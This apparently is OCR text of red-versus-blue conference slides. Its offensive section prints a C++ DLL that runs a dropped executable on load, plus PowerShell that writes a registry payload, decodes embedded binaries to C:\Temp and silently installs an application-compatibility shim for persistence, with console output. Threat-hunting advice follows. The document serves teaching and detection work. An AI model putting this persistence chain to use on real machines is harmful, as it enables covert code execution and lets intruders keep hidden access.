
dllmain.cpp

Dll1 (Global Scope)


```
1   // dllmain.cpp : Defines the entry point for the DLL application.
2
3   #include "pch.h"
4   #include "MSCorEE.h"
5   #define WIN32_LEAN_AND_MEAN
6   #include <windows.h>
7   #include <iostream>
8   #include <cstdio>
9   #include <cstdlib>
10  #include "ShellAPI.h";
11
12  extern "C" __declspec(dllexport)
13
14  DWORD WINAPI loadregThread(LPVOID lpParam) {
15      ShellExecute(NULL, L"open", L"C:\\Temp\\loadregkey.exe", NULL, NULL, SW_SHOWDEFAULT);
16      return 0;
17  }
18
19  extern "C" __declspec(dllexport)
20
21  BOOL APIENTRY DllMain( HMODULE hModule,
22                         DWORD  ul_reason_for_call,
23                         LPVOID lpReserved
24                       )
25  {
26      switch (ul_reason_for_call)
27      {
28      case DLL_PROCESS_ATTACH:
29          CreateThread(NULL, NULL, loadregThread, NULL, NULL, NULL);
30          break;
31      case DLL_THREAD_ATTACH:
32      case DLL_THREAD_DETACH:
33      case DLL_PROCESS_DETACH:
34          break;
35      }
36      return TRUE;
37  }
```

100 % No issues found

OffSec - Testing The DLL




OffSec - Install MS ADK



https://docs.microsoft.com/en-us/windows-hardware/get-started/adk-install

OffSec - Creating The Shim



OffSec - Converting Binaries To Portable Strings

From Binary On Disk To B64 String

```
PS C:\Temp> $ByteArray = [System.IO.File]::ReadAllBytes("C:\Temp\loadregkey.exe");

PS C:\Temp> $Base64String = [System.Convert]::ToBase64String($ByteArray);
```

From B64 String to Binary On Disk

```
PS C:\Users\Beached> $PEBytes = [System.Convert]::FromBase64String($Base64String);set-content
-value $PEBytes -encoding byte -path C:\Temp\loadregkey.exe
```


OffSec - The Final Script

```
$regKeyValue = "7VbNcxRFFH+zWagQSARFhCqFYQIWRclk84GFVAIJSYBY+dhiQ6yyKGB2trMZnZleu3vXXQ8WFyO9CeU/4B/gQauokoKyvHj
New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\DRM' -Name 'grrcon' -Value $regKeyValue | out-null

$loadregkey64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtA
$PEBytes = [System.Convert]::FromBase64String($loadregkey64)
set-content -value $PEBytes -encoding byte -path C:\Temp\loadregkey.exe

$sdb64 = "AgAAAAMAAABzZGJmAnjqAgAAA3ggAAAAAjgHcAM4AWAWQAEAAAABmAwAAABQVE5FTVlBUEYDAAADeA4AAAACOBdwAzgBYAGYAAAAA
$PEBytes = [System.Convert]::FromBase64String($sdb64)
set-content -value $PEBytes -encoding byte -path C:\Temp\sdb4F19.sdb

$dll64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBT
$PEBytes = [System.Convert]::FromBase64String($dll64)
set-content -value $PEBytes -encoding byte -path C:\Temp\Dll1.dll
sdbinst.exe -q -p C:\Temp\sdb4F19.sdb
```

OffSec

```
Administrator: Windows PowerS

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADw/eG1sIHZlcnNpb249JzEuMCcgZW5jb2Rpbmc9J1VURi04
JyBzdGFuZGFsb25lPSd5ZXMnPz4NCjxhc3NlbWJseSB4bWxucz0ndXJuOnNjaGVtYXMtbWljcm9zb2Z0LWNvbTphc20udjEnIG1hbmlmZXN0VmVyc2lvbj0nMS4w
Jz4NCjwvYXNzZW1ibHk+DQoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABABAGwAAABoNrg2DDcyNzw3qDe6N783xzcCOAg4
Kzg0ODo4UTphOnI6hTroOjw7QDtEO0g7djt7O407zTvdOwM8CDwpPC48PDywPLk8wjxGPUs9XT1yPYE9iT2sPcs9hj6LPp0+uz7GPwAAACABAKQAAAB4MIcwpTDa
Me0xBTI/MkgyVDJfMmUyazJwMnUy/jIFMyAzajN+M6AzyDPpM3w0+jRTNXI1gTWhNdE1HDYzNk42ZTaDNpo2vTbONnY3ezeNN7g3GjgqOEs4cziUOPE4cTmBOZ45
xDnNOdM59Dn9OQM6Ljo4OmQ6eTqFOpU65jrxOv46BjtHO1I7hDuKO6Q7xDvCPQA/PT+bP/k/AAAAMAEAtAAAACswQDB0MH0whTCgMKkwsTC3MAYxCzEdMTwxmzK2
MgczPzOHM68zFDQtNP00KTUzNcw1KjbUNto2pTfCN8k32jflNwI4CTgaOCU4ZzhsOFY5YzlvOZk5oDmuOrs6xzr5OkU7UjuKO5U7oju1Ox08RTxXPBo9Lj1HPVs9
Zz16PYE9jD2TPZ49pT3BPcw92T0UPiA+OD5BPqs+tz7DPs8+2z7nPvM+/z4MPzY/AAAAQAEAgAEAAAowUjBsMDcxwjHOMd8x7TH1MfoxATIoMlIycjJ8MqYyxjLq
MhYzSzNeM2UzdDOIM5wzsDPWM+AzCjRoNHI1FzYkNi02NTY9NmQ3bDfpN/I3+DcBOAk4JzgwODg4nzipOLI4yDjSONs4HDklOS05JjpXOmE6bDpzOp06rTqzOrk6
vzrFOss60jrZOuA65zruOvU6/DoEOww7FDsgOyk7Ljs0Oz47SDta02w7fjuHO/07CzwRPBc8HTwjPCk8MDw3PD48RTxMPFM8WjxiPGo8cjx9PII8iDySPJw8sTy2
PA09Gz0hPSc9LT0zPTk9QD1HPU49VT1cPWM9aj1yPXo9gj2NPZI9mD2iPdQ95T0SPhk+cT53Pn0+gz6JPo8+lT6bPqE+pz6tPrM+uT6/PsU+yz7RPtc+3T7jPuk+
7z71Pvs+AT8HPw0/Ez8ZPx8/JT8rPzE/Nz89P0M/ST9PP1U/Wz9hP2c/bT9zP3k/fz+FP4s/kT+XP50/AAAAUAEADAAAABgwAAAAcAEAFAAAABg9HD0gPSQ9KD0s
PQCAAQAgAAAA2DPcM+Az5DPoM8Q2yDZEN1A3wDfAPQAAAJABABwAAADMMPAyEDMcMzwzQDNcM2AzfDOAMwDQAQAMAAAAADAEMAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA";$PEBytes = [System.Convert]::FromBase64String($dll64);set-content -value $PEBytes -encoding byte -
path C:\Temp\Dll1.dll;sdbinst.exe -q -p C:\Temp\sdb4F19.sdb
Installation of sdb4F19 complete.
PS C:\Users\Beached>
```


OffSec - Now Go Run In Prod



Threat Hunting

Threat Hunting - Review Our Notes From CTI

Threat Hunting - Dope Queries, Do Them



http://www.irongeek.com/i.php?page=videos/grrcon2018/grrcon-2018-lovelace10-red-vs-blue-the-untold-chapter-aaron-herndon-thomas-somerville


Threat Hunting - Things To Also Do

- Do more than hunt for TTPs
- Hunt for missing data
- Hunt for areas of improvement
- Non-Malicious Activity Is A finding
- Is This Technology Stupid

- Make your Architects cry by forcing them to relive all those times they couldn’t push through secure design, and then show them how they can be abused in prod and the devs still don’t care...


Threat Hunting - Think About Your Future

- Don’t hunt twice
- Make detections, even if you have protections
- Keep notes for next week!




Deliverables - What Do I Tell My Boss?!

FIN




https://github.com/TomSomerville/GrrCon2021

